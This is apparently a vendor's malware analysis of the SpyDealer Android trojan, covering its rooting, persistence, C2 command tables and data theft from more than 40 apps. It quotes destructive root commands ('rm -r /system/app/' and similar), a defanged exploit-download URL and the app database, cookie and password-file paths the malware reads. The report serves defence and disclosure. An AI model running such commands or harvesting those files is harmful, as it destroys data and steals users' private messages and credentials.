SpyDealer: Android Trojan Spying on More Than 40 Apps

With the prevalence of Google Android smartphones and the popularity of feature-rich apps, more and more people rely on smartphones to store and handle kinds of personal and business information which attracts adversaries who want to steal that information. Recently, Palo Alto Networks researchers discovered an advanced Android malware we’ve named “SpyDealer” which exfiltrates private data from more than 40 apps and steals sensitive messages from communication apps by abusing the Android accessibility service feature. SpyDealer uses exploits from a commercial rooting app to gain root privilege, which enables the subsequent data theft.

SpyDealer has many capabilities, including:

  • Exfiltrate private data from more than 40 popular apps including: WeChat, Facebook, WhatsApp, Skype, Line, Viber, QQ, Tango, Telegram, Sina Weibo, Tencent Weibo, Android Native Browser, Firefox Browser, Oupeng Brower, QQ Mail, NetEase Mail, Taobao, and Baidu Net Disk
  • Abuses the Android Accessibility Service feature to steal sensitive messages from popular communication and social apps such as WeChat, Skype, Viber, QQ
  • Takes advantage of the commercial rooting app “Baidu Easy Root” to gain root privilege and maintain persistence on the compromised device
  • Harvests an exhaustive list of personal information including phone number, IMEI, IMSI, SMS, MMS, contacts, accounts, phone call history, location, and connected Wi-Fi information
  • Automatically answer incoming phone calls from a specific number
  • Remote control of the device via UDP, TCP and SMS channels
  • Spy on the compromised user by:
    • Recording the phone call and the surrounding audio & video.
    • Taking photos via both the front and rear camera
    • Monitoring the compromised device’s location
    • Taking screenshots

There are multiple factors that mitigate the risk of this threat to most users.

  • As far as we know, SpyDealer has not been distributed through the Google Play store
  • We do not know exactly how devices are initially infected with SpyDealer, but have seen evidence to suggest Chinese users becoming infected through compromised wireless networks.
  • We have reported information on this threat to Google, and they have created protections through Google Play Protect.
  • SpyDealer is only completely effective against Android devices running versions between 2.2 and 4.4, as the rooting tool it uses only supports those versions. This represents approximately 25% of active Android devices worldwide. On devices running later versions of Android, it can still steal significant amounts of information, but it cannot take actions that require higher privileges.






As of June 2017, we have captured 1046 samples of SpyDealer. Our analysis shows that SpyDealer is currently under active development. There are three versions of this malware currently in the wild, 1.9.1, 1.9.2 and 1.9.3. Starting from 1.9.3, content of configuration files and almost all constant strings in the code are encrypted or encoded. An accessibility service was also introduced in 1.9.3 to steal targeted apps’ messages. According to our dataset, most of these samples use the app name “GoogleService” or “GoogleUpdate”. The most recent sample we have observed was created in May, 2017 while the oldest sample dates back to October, 2015, indicating this malware family has been active for over a year and a half. We also observed evidence of infected users discussing the malware in October 2015 and February 2016 as shown in Figure 1.

Spydealer_1


Figure 1 Real infection instances in the wild

Detailed Technical Analysis

Service Launching and Configuration

After installed on an Android device, SpyDealer shows no application icon. However, it registers two broadcast receivers to listen for events related to the device booting up and network connection status. Whenever any of these events are broadcasted, the key service component AaTService starts. At the first launch, it retrieves configuration information from the local asset file named readme.txt. The first line of this file indicates the IP address of a remote C2 server, the second line configures what actions the malware can take on mobile networks, and the third line specifies what actions are allowed under a Wi-Fi network. The configuration settings can also be remotely updated by various C2 channels. One example of the readme.txt is given in Figure 2. The full list of the IP addresses for the remote C2 servers is available in Appendix B. A partial listing of the configurable actions is depicted in Table 1.

Spydealer_2

Figure 2 Content of the readme.txt

Table 1 Partial Listing of Configurable Actions

Number Action Number Action
1 Get call history 9 Send recorded audio files
2 Get SMS messages 10 Capture screenshot
3 Record audio 11 List files under a given directory
4 Get GSM location 12 Get GPS location
5 Get contacts 20 Intercept incoming SMS messages
7 Get information and network traffic of installed apps 21 Do not intercept incoming SMS messages
8 Get device specific information 82 Get current running apps


Rooting and Persistence

SpyDealer uses two different rooting procedures to gain root (superuser) privilege. Samples of version 1.9.1 and 1.9.2 reuse the root exploits used by commercial rooting app “Baidu Easy Root”. Rooting applications like this one are created for users who want to gain low-level access to their phone which wouldn’t be possible without removing some security protections. This is not the first time that Android malware has stolen root exploits from existing commercial rooting tools. Previously in 2015, we saw the Rootnik Android Trojan abuse the “Root Assistant” tool to gain root access.

SpyDealer 1.9.1 and 1.9.2 gain root privilege by abusing “Baidu Easy Root” as detailed below:

  1. Drops a customized su file named sux from assets to the app’s own data directory.
  2. Checks if the infected device is already rooted or not. If the root privilege is available, there is no need to escalate to root privilege.
  3. Checks the existence of the file /data/data/<package_name>/broot/raw.zip which contains all the rooting exploits. If there is no such file, the malware will download it from http[:]//yangxiu2014.0323.utnvg[.]com/apk/raw.zip. The file integrity is then inspected by comparing the MD5 value of the downloaded file and the pre-calculated one from http[:]//yangxiu2014.0323.utnvg[.]com/apk/md5.txt.
  4. Unzips the downloaded file to the app’s data directory and attempt to gain root privilege by systematically executing the exploits one by one.
  5. Installs busybox and remounts system partition as read-write by running a sequence of shell commands with superuser permission.

The downloaded file “raw.zip” contains the exploits from “Baidu Easy Root” version 2.8.3, which is depicted in Figure 4.

Table 2 gives a full list of the exploits stolen by SpyDealer. For example, 022d251cf509c2f0 is an executable binary file observed in the “raw.zip”, and the original file in “Baidu Easy Root” is actually in gzip format. It’s interesting that we can recover its original file name which is fb_mem_root.

Spydealer_3

Figure 4 Files in the downloaded raw.zip and Baidu Easy Root v2.8.3

File Name Original File Name SHA256
022d251cf509c2f0 fb_mem_root d54ab418ba35f7623c45e3ba7fe341be9955f332524a251a886fbe34b1d11af4
23c6b143cd0d6c15 camera_config_exp 7e238f8f1f61dd81f1bebc59717b86769adeca6615f0460fc282d7a0ced1f10d
297e4ba234a39ee6 put_user_opt_exp 3367c0dd8ead724da0c8cd05e8f15a3664ec418bdcdaa2b3721fbc5f7b060f86
460dbcebd7f09800 hw_hisi_exp 7ceb9ec2d02a29bcece226f9e29c9e161594dcb8e40dc853325ac087863d144d
4f2d1af460417f6a boomsh 1b7a7fb6546c28e62506f458ccaff513743f568793a9fe639c2c54c3bcdec07a
54a9d3d68cb16d5a omap_dsp_exp 977dcfc06889d3a4a30d4f2a97a29df812a3cb18fcced894fa2293cbf9f2fb37
5fb437fbf964d7e7 mtk_isp_exp 51b970eef664819f28d5c3ad5c29ecff089d21b6164c6be495956b5002f43c14
621f1ca29529a0ab mtk_fdvt_exp 0ad1a250341839e3d9c5567f79b56aab501ab9e06375f401a74fbfeadd6bd40b
63e31e6275526979 mtk_isp_exp2 22a45ceb1ba9fbf377f89530baf85542d34294cefd3530ca563d148a58ae2f8d
65d21f6fc35ec9f1 camera_root 04e331353b028c87e2804df20bdbea845fb03323d3c7ce9003807ff91925b49b
75ea92243ef5ba08 s3c_video_exp 5fb0de184fc0c95add07727cad833c23888e08229631354571d859d27c4b7b5b
7e1d4da7f8e209fb put_user_exp 0413e5743ef4e3c56bdb22c73c7436544219c2d8bea6f51c1aa24adab7262524
802df67ba2cf7d1b mvl_galcore_exp 8ba1ffc6fe8ce44bb778136dd2c27ccb62a951009769363811ca818a1ee14308
8f28646170a23ff2 exynos_abuse f52a96db49cd8acd6257237bff7b89f1cba755f9fb828ceb12a79a467d2b8405
97145f9a7d58647f s3c_fb_root c9676968ba0b891fbed8db0de8c9dbabb4265e5b7d95705c69c7b925d21f98b3
b19d38ccddca2eff mtk_m4u_exp c464e477daa5f2b8247764497c2f18c8d920bef7bea612f76b25e1477d5436a3
c78eedf55997bf88 futex_cheat_exp 950452471531c89488e28f8e8126d02741efed119c5f1224167fe38a1bf41980
e366af54946d116f mtk_vdec_exp b113ed4edec1cb99fbddca292eb247a773c84f68282cdd09f120ebadcc5c7a60
e45b79e67137d261 dev_mmap_exp e142db432bd6371a6c6eda27143ebbef3efd54f8fbe0ea986fd87d0f8c731681
f2c51886c67482bc common_root_shell fc2b9690b926f4878c717c5a2f986bad0b58f78b7f9b5b4173c4735adb6b00c7
f546e283a9229234 am_jpegdec_exp bcb4c0c6166a9d34a327e157cb12ca4df33d16e98b54ede25b71ed4f7bb7ae5d

SpyDealer 1.9.1, 1.9.2, and 1.9.3 also gain root privilege thought another method that doesn’t use “Baidu Easy Root” as detailed below:

  1. Drop files including sux, getroot, logo.png and busybox_g1 from assets to the app’s own data directory.
  2. Copy files sux, logo.png and busybox_g1 that are dropped in the above step to /data/data/ <package_name>/app_bin
  3. Generate shell script /data/data/<package_name>/app_bin/toor.sh with the content depicted in Figure 5.
  4. Execute png and toor.sh to gain root privilege, and these two files are deleted at the end.

Spydealer_4

Figure 5 Content of toor.sh

Readers should note that this second rooting method only targets Android versions from 4.0 to 4.3 (included). However, the exploits used in this attack remains unknown to us as none of logo.png, getroot or busybox_g1 exists in the app’s assets.

After gaining root privilege, SpyDealer takes steps to maintain persistence on the compromised device. It first drops a native executable file powermanager to its own data directory (Figure 6.) Once executed, powermanager creates a backup the app’s APK file to /system/bin/update_1.apk. Whenever the app is uninstalled (Figure 7,) the running powermanager will copy the APK file from /system/bin/update_1.apk to /system/app/Update.apk, resulting in the Trojan running as a system app (Figure 8.) After reinstallation, the core SpyDealer service (AaTService) is launched to perform malicious behaviors.

Spydealer_5

Figure 6 Drop and executes powermanager

Spydealer_6

Figure 7 Monitor the data directory and reinstall itself once got uninstalled

Spydealer_7

Figure 8 The malware copies itself to /system/bin/update_1.apk and reinstalls it to /system/app if uninstalled

Command & Control

SpyDealer is capable of receiving commands from remote servers via a number of different channels by either actively initiating connections to C2 servers or passively receiving instructions from C2 servers. These channels include via SMS, UDP and TCP connections. This section details how the malware utilizes each of these channels to communicate with the remote C2 servers.

SMS

SpyDealer registers a broadcast receiver with a higher priority than the default messaging app to listen for the commands via incoming SMS messages. The commands received through SMS are first decoded for further parsing and processing. Each SMS command contains a command index and arguments split by a newline. The command index ranges from 1 to 5 and each command is detailed in Table 3.

Table 3 SMS command list

Command Index Description
1 Get geographical location via GSM cell information.
2 Collect the contacts on the device and send back via SMS.
3 Gather SMS messages which are created later than a given date in the inbox, outbox and draft box, and then send back via SMS.
4 Exfiltrate call histories that are later than a given date through SMS. The collected information contains call duration, phone number and date time.
5 Set the auto reply phone number. The malware will automatically answer the incoming phone call when the number is the same as the set one.

To get the geographical location based on the GSM cell information, SpyDealer takes advantage of the interface of Baidu map service (Figure 9.) It first collects the GSM cell identity, area code and network operator and then posts the encoded data to the Baidu map service to retrieve the geographical location. With this tactic, a compromised device’s location is exposed to the attacker even there is no GPS available.

Spydealer_8

Figure 9 Utilize the interface of Baidu map service to get geographical location

Besides the commands listed above, SpyDealer can also set the remote server’s IP address under the following two conditions:

  • The length of the command index received in the SMS (Table 3) is larger than 4, then the command index is actually the remote server’s IP address
  • The incoming SMS message body starts with the string “L112 ” which is followed by the remote server’s IP address

If SpyDealer receives a command index of 1 or 2, it will not reply when it received an SMS command. However, if it receives a command index of 3, 4, or 5, SpyDealer will acknowledge that a command was received by sending back a specially formatted SMS response. For example, when received the command 5, it will automatically reply a message in the format “msg:repcall|<phone number>”.

All incoming SMS messages that contain commands will be aborted, which means the user will not be aware of these messages. However, other types of SMS messages will also be blocked if the malware is set to do so or the incoming number is in the blocking list.

TCP Server

SpyDealer creates a TCP server on the compromised device listening at port 39568 and waits for incoming commands. The command format and description are listed below in Table 4.

Table 4 Commands via TCP channel

Command Format Description
imei Send back the device IMEI
mobileinfor Send back device information including IMEI, IMSI and phone number
gettype\t1 Send back contacts information including contact name and phone number
gettype\t\t1 Send back SMS messages in inbox, outbox and draft box
gettype\t\t\t1 Send back call histories including phone call duration, type and date
listdir\t<directory> Send back the information of files under a given directory. The information contains file path, file size and last modified time.
Over Close the socket connection

The response data is formatted in the following pattern in bytes:

{0x35, 0x31, 0x64, 0x11, 0x09, <length of data>, 0x09, <data>}

However, there is no authentication mechanism implemented before accepting the incoming commands, which means anyone can connect to a compromised device and control it as long as one knows the target device’s IP address.

UDP/TCP Client

Aside from the TCP server that passively waits for the commands, SpyDealer can also actively connect to the remote server with the configured IP address to ask for commands through UDP or TCP. At first launch, the remote server’s IP address is retrieved from the local asset readme.txt, and the use of UDP or TCP protocols is determined based on another local asset named socket. The list contains around 90 different IP/domains that SpyDealer may use as remote servers. The full list of IP/domains can be found in Appendix B.

The command data received by the client is encrypted by the server using Tiny Encryption Algorithm (TEA) Once the client receives a command, the malware decrypts the data (Figure 10).  and then parses and processes the command. Through the UDP/TCP client channel, the attacker can fully control the compromised device with more than 45 different commands varying from private data collection, surveillance, and remote code execution.

Spydealer_9

Figure 10 TEA algorithm used to decrypt incoming command

Each command starts with the command followed by a newline character and the base64 encoded arguments. Table 5 details a full list of commands available through this channel. One interesting command is named SendMsg. Previously, Android malware could fake an incoming SMS message by exploit the Smishing vulnerability, which was patched in Android 4.2. To achieve this effect in newer Android versions, SpyDealer first inserts an SMS message into the inbox and then posts a notification indicating an SMS message has arrived. To our knowledge, this is the first malware family that fakes an incoming SMS message in this way.

Command Format Command Arguments Description
list\n\<cmd_id>\n<max_count>

\n<directory>

cmd_id: the command index;

max_count: max number of files to collect;

directory: target directory

List at most max_count files under the directory and send back the file name, file size and last modified time
searchdir\n<file_suffix>\t<time_range>

\t<size_range>

file_suffix: suffixes split by “,”,

time_range: start time and end

time split by “-”,

size_range: smallest and largest

file size split by “-”

Search files under external storage and send back the information of files that match the given suffixes, last modified time and file size
subloadfile\n\<file_path>\n

<cmd_id>\n<offset>\n<length>

file_path: the target file path;

cmd_id: command index;

offset: starting point of the file to read;

length: total number of bytes to be sent

Send back a limited content of specified file starting at a given offset
setsctm\n<time> time: number of seconds Set the screen taken interval time. A screenshot is taken every time seconds
getsctm Query the screen taken interval time
setmd5filter\n<file_md5> file_md5: MD5 hash value Set the MD5 filter which will be used to search for a file with the same MD5 value
getmd5filter Query the set MD5 filter
filemd5\n<file_path> file_path: the target file path Collect the file information of the given file_path including MD5, file name, file size and last modified time
loadfile\n<file_dir_path> file_dir_path: the target file or directory path Store the file or directory path that is ready to be uploaded
FinishDFile\n<file_dir_path> file_dir_path: the target file or directory path Store the file or directory path that is already uploaded
sysinfo Collect the compromised device information including phone number, Wi-Fi MAC address, network operator, screen display metrics, camera information, etc.
gsmlocation Get the geographical location based on the cell information
getpackets Collect the installed apps’ information including app name, package name, network packets received and transmitted by an app
queryremoteip Query the remote server’s IP address set previously
contact Get the contact name, phone number and thumbnail images
historycall Send back the phone call history including the phone number, contact name, date and phone call duration
getsms Retrieve all the SMS messages in the inbox, outbox and draft box as well as the MMS messages
set3gtrans\n<type>\n<config> type: indicates the type of configuration, Wi-Fi configuration is set if the value is wifi, otherwise set the 3G configuration

config: the configuration content

Set the configuration under Wi-Fi or 3G network and this configuration controls what actions the malware can do
gettransinfo Query the configuration set that indicates what kind of actions are enabled
SetGpstm\n<time> time: number of seconds Set the GPS location obtaining interval time
QueryGpstm Query the interval time to obtain GPS location
setremoteip\n<ip> ip: IP address of the remote server Set the remote C2 server’s IP address
FileConfig\n<file_name>\n<action_type>

\n<config_content>

file_name: a file is created under the app’s own data directory with the file_name

action_type: if the value is “set”, then the config content will be stored

config_content: configuration content that will be stored

Store the config_content into the file created under the app’s own data directory with the file name file_name
setautophone\n<phone_num> phone_num: phone number Set the phone number and the malware automatically answers the incoming phone call if the number is the same to the set one
getautophone Get the phone number set by the command setautophone
setabroadsms\n<phone_nums> phone_nums: phone numbers are split by the new line character Set the SMS message blocking list. The malware blocks the incoming SMS messages if the phone number is among the blocking list
getabroadsms Get a list of the blocking phone number list set by the command setabroadsms
setsocketmode\n<socket_type>   Set the communication protocol. The default one is UDP. If the socket_type is “t”, then the protocol is changed to TCP
SetBackIp\n<ip> ip: IP address Set the IP address of the backup C2 server
uninstall Uninstall the malware itself
ExecCmd\n<command> command: shell command string Execute the command with root privilege
getevnaudiostate Check the audio recording state which can be enabled or not
SendMsg\n<action_type>\n<phone_num>

\n<content>\n<date_time>

action_type: type of actions

phone_num: phone number

content: message body

date_time: date time string

If the value of action_type is “local”, the malware will insert a fake SMS message with the phone_num as source address and content as message body, and an incoming SMS message notification is posted. Otherwise, an SMS message with the content will be sent to phone_num
 
GetSControl\n Get some configurations such as if need to consume battery, test the network connection, etc.
ReGetApp\n<file_names> file_names: file names split by comma Delete .db files specified by the file_names one by one. The .db files are under /data/data/<package_name>/files/app/out
GetApp\n<package_names> package_names: app package names split by comma Upload app’s data files except libs. The target apps are determined by the argument package_names
StartRoot Try to execute exploits to gain root privilege
camvideo\n<camera_type>\n<duration> camera_type: front or rear camera

duration: duration time for each video to be recorded

Set the configuration for video recording. Use rear camera if camera_type is “back”, otherwise, the front camera is used to record a video. The duration argument specifies the duration of the video.
campic\n<camera_type> camera_type: front or rear camera Determine to use which camera to take a picture. The rear camera is used if camera_type is “back”.
GetPhoneNum\n<phone_num> phone_num: phone number Send the GSM location of the compromised device along with the remote server’s IP to the given phone number via SMS
DeleteFile\n<file_path> file_path: an absolute path of a file or folder Delete a file or folder under the malware’s own data directory.
SControl\n<cmd_type>

\n<cmd_argumetns>

cmd_type: numbers that indicate what type of commands should be executed

cmd_arguments: command arguments

Execute kinds of commands, for example, delete files, get Wi-Fi connection information, consumes battery, etc. All commands are detailed later in Table 6


Table 5 Commands through UDP/TCP Client

For the command type SControl, there are some sub commands determined by the cmd_type field, which is an integer number ranging from 0 to 10. All the sub-commands are detailed in Table 6.

Sub Command Type Command Arguments Description
0 Execute rm commands including “rm -r /system/app/”, “rm -r /data/app/”, “rm -r /system/bin/”, “rm -r /system/xbin/” with root privilege
1 app package names split by comma Remove apps’ data directory by executing the command “rm –r /data/data/<package name>” with root privilege
2 a string ends with “start” Continuously consumes the compromised device’s resource by doing floating multiplication and division
3 file suffixes split by comma Delete all the files on the external storage that match the given file suffixes
4 Enable the airplane mode on a device with the Android version < 18
5 a string ends with “start Test the network connection by sending a HTTP request to “http://www.163.com/”
6 file path Delete a file specified by the given file path. A file may be not removable because of the permission. With this in mind, SpyDealer first tries to delete the file via Java API File.delete, and then executes the “rm” command with root privilege
8 Collect the current connected Wi-Fi information as well as the history ones. The information contains BSSID, SSID, MAC address, network id, key management and password
9 a string ends with “start Continuously drain the compromised device’s power by doing floating division
10 Get the compromised device’s system information including IMEI, IMSI, Wi-Fi MAC address, phone number, etc.
99 src_file_path/n/dst_file_path Copy a file from src_file_path to destination dst_file_path

Table 6 Detail of SControl sub commands

The data sent back to the remote server is encrypted using TEA algorithm. Because UDP is a sessionless protocol by design, there is no guarantee that all transmitted packets will be received by the destination without any loss. To mitigate this risk, SpyDealer creates an effective session layer on top of UDP. SpyDealer divides the original data into multiple groups and each group has no more than 1000 bytes data. These groups are sent one by one and every transition is repeated three times. In order to restore the data at the server side, an additional identification code is added at the beginning of each grouped data. Hence, the format of the final group data is shown below:

MulPacket\n<IMEI>\n<UUID>\n<#TotalGroups >\n<CurrentGroupId>\n<Data>

  • IMEI: IMEI of the compromised device
  • UUID: This field consists of two parts. The first part is an integer starting from 0 and increases one by one for each transition. After reaching 10,000,000, it will be reset to 0. The second part is the current time in milliseconds
  • #TotalGroups: Total number of groups
  • CurrentGroupId: The index of the current group and it starts from 1
  • Data: The payload data

Private Data Collection

As discussed in section Command & Control, we have seen this malware employ many mechanisms to collect private data. Additionally, with root privilege, SpyDealer also tries to gather data from more than 40 common apps falling in different categories including social, communication, browser, mobile mail client, etc. The targeted apps are listed in Table 7.

ID Package Name App Name
1 com.facebook.katana Facebook
2 com.tencent.mm WeChat
3 com.whatsapp WhatsApp
4 com.skype.raider/com.skype.rover Skype
5 jp.naver.line.android Line
6 com.viber.voip Viber
7 com.tencent.mobileqq QQ
8 org.telegram.messenger Telegram
9 com.alibaba.mobileim Ali WangXin
10 kik.android Kik
11 com.icq.mobile.client icq video calls & chat
12 com.keechat.client KeeChat Messenger
13 com.oovoo ooVoo Video Call, Text & Voice
14 com.instanza.cocovoice Coco
15 com.bbm BBM
16 com.gtomato.talkbox TalkBox Voice Messenger
17 com.rebelvox.voxer Voxer Walkie Talkie Messenger
18 com.immomo.momo MOMO
19 com.zing.zalo Zalo
20 com.loudtalks Zello PTT Walkie Talkie
21 com.duowan.mobile 手机YY
22 im.yixin 易信
23 cn.com.fetion 飞信
24 com.sgiggle.production Tango
25 com.renren.mobile.android 人人
26 net.iaround 遇见
27 com.sina.weibo Sina Weibo
28 com.tencent.WBlog Tencent Weibo
29 org.mozilla.firefox Firefox Browser
30 com.oupeng.browser Oupeng Browser
31 com.android.browser Android Native Browser
32 com.baidu.browser.apps Baidu Browser
33 com.tencent.mtt Tencent QQ Browser
34 com.lenovo.browser Lenovo Browser
35 com.qihoo.browser Qihoo Browser
36 com.taobao.taobao Taobao
37 com.netease.mobimail NetEase Mail
38 com.tencent.androidqqmail Tencent QQ Mail
39 com.corp21cn.mail189 189 Mail
40 cn.cj.pe 139 Mail
41 com.baidu.netdisk Baidu Net Disk
42 com.l Smart Shopping List - Listonic
43 com.dewmobile.kuaiya Zapya
44 com.funcity.taxi.passenger Kuaidi Taxi

Table 7 The full list of the targeted apps

To gather sensitive data from above apps, SpyDealer first drops an executable binary named dealapp from local assets to the app’s own data directory and then copies it to /system/bin/dealapp with superuser privilege. The /system/bin/dealapp is then launched to gather kinds of data from target apps. The data to be collected is not only limited to database files, but also includes some configuration and other specific files. Table 8 listed some target apps and various directories, databases and files which the malware tries to access.

Table 8 Files which SpyDealer tries to access

App Name Files Accessed
Facebook /data/data/com.facebook.katana/databases/contacts_db2
WeChat /data/data/com.tencent.mm/MicroMsg/***/EnMicroMsg.db
WhatsApp /data/data/com.whatsapp/shared_prefs/RegisterPhone.xml

/data/data/com.whatsapp/shared_prefs/registration.RegisterPhone.xml

Skype /data/data/com.skype.raider/files/<account_name>/main.db
Line /data/data/jp.naver.line.android/databases/e2ee

/data/data/jp.naver.line.android/databases/naver_line

Viber /data/data/com.viber.voip/files/preferences/reg_viber_phone_num

/data/data/com.viber.voip/files/preferences/display_name

/data/data/com.viber.voip/databases/viber_messages

QQ /data/data/com.tencent.mobileqq/databases/*.db
Telegram /data/data/org.telegram.messenger/files/cache4.db

/data/data/org.telegram.messenger/shared_prefs/userconfing.xml

Kik /data/data/kik.android/shared_prefs/KikPreferences.xml

/data/data/kik.android/databases/kikCoreDatabase.db

icq video calls & chat /data/data/com.icq.mobile.client/databases/agent-dao
KeeChat Messenger /data/data/com.keechat.client/app_Parse/currentUser

/data/data/com.keechat.client/databases

ooVoo Video Call, Text & Voice /data/data/com.oovoo/databases/Core.db
BBM /data/data/com.bbm/files/bbmcore/ads.db

/data/data/com.bbm/files/bbmcore/files/

TalkBox Voice Messenger /data/data/com.gtomato.talkbox/shared_prefs/TalkBoxData.xml

/data/data/com.gtomato.talkbox/databases/*_conversations.db

Voxer Walkie Talkie Messenger /data/data/com.rebelvox.voxer/databases/rv.db
Zello PTT Walkie Talkie /data/data/com.loudtalks/shared_prefs/preferences.xml
Tango /data/data/com.sgiggle.production/files/userinfo.xml.db

/data/data/com.sgiggle.production/files/profilecache.db

/data/data/com.sgiggle.production/files/tc.db

FireFox Browser /data/data/org.mozilla.firefox/files/mozilla/browser.db

/data/data/org.mozilla.firefox/files/mozilla/cookies.sqlite

/data/data/org.mozilla.firefox/files/mozilla/signons.sqlite

Oupeng Browser /data/data/com.oupeng.browser/databases/bookmark.db

/data/data/com.oupeng.browser/databases/webviewCookiesChromium.db

/data/data/com.oupeng.browser/databases/webview.db

Android Native Browser /data/data/com.android.browser/databases/webviewCookiesChromium.db
Baidu Browser /data/data/com.baidu.browser.apps/databases/webviewCookiesChromium.db

/data/data/com.baidu.browser.apps/databases/flyflowdownload.db

Tencent QQ Browser /data/data/com.tencent.mtt/databases/webviewCookiesChromium.db

/data/data/com.tencent.mtt/databases/default_user.db

/data/data/com.tencent.mtt/databases/webview_x5.db

Lenovo Browser /data/data/com.lenovo.browser/databases/lebrowser.db

/data/data/com.lenovo.browser/databases/xldownloads.db

Qihoo Browser /data/data/com.qihoo.browser/databases/browser.db

/data/data/com.qihoo.browser/databases/downloads.db

/data/data/com.qihoo.browser/databases/webviewCookiesChromium.db

/data/data/com.qihoo.browser/databases/webview.db

NetEase Mail /data/data/com.netease.mobimail/databases/mmail
Tencent QQ Mail /data/data/com.tencent.androidqqmail/databases/AccountInfo

/data/data/com.tencent.androidqqmail/databases/QMMailDB

189 Mail /data/data/com.corp21cn.mail189/databases/preferences_storage
Baidu Net Disk /data/data/com.baidu.netdisk/databases/account.db
Zapya /data/data/com.dewmobile.kuaiya/databases/im_user.db

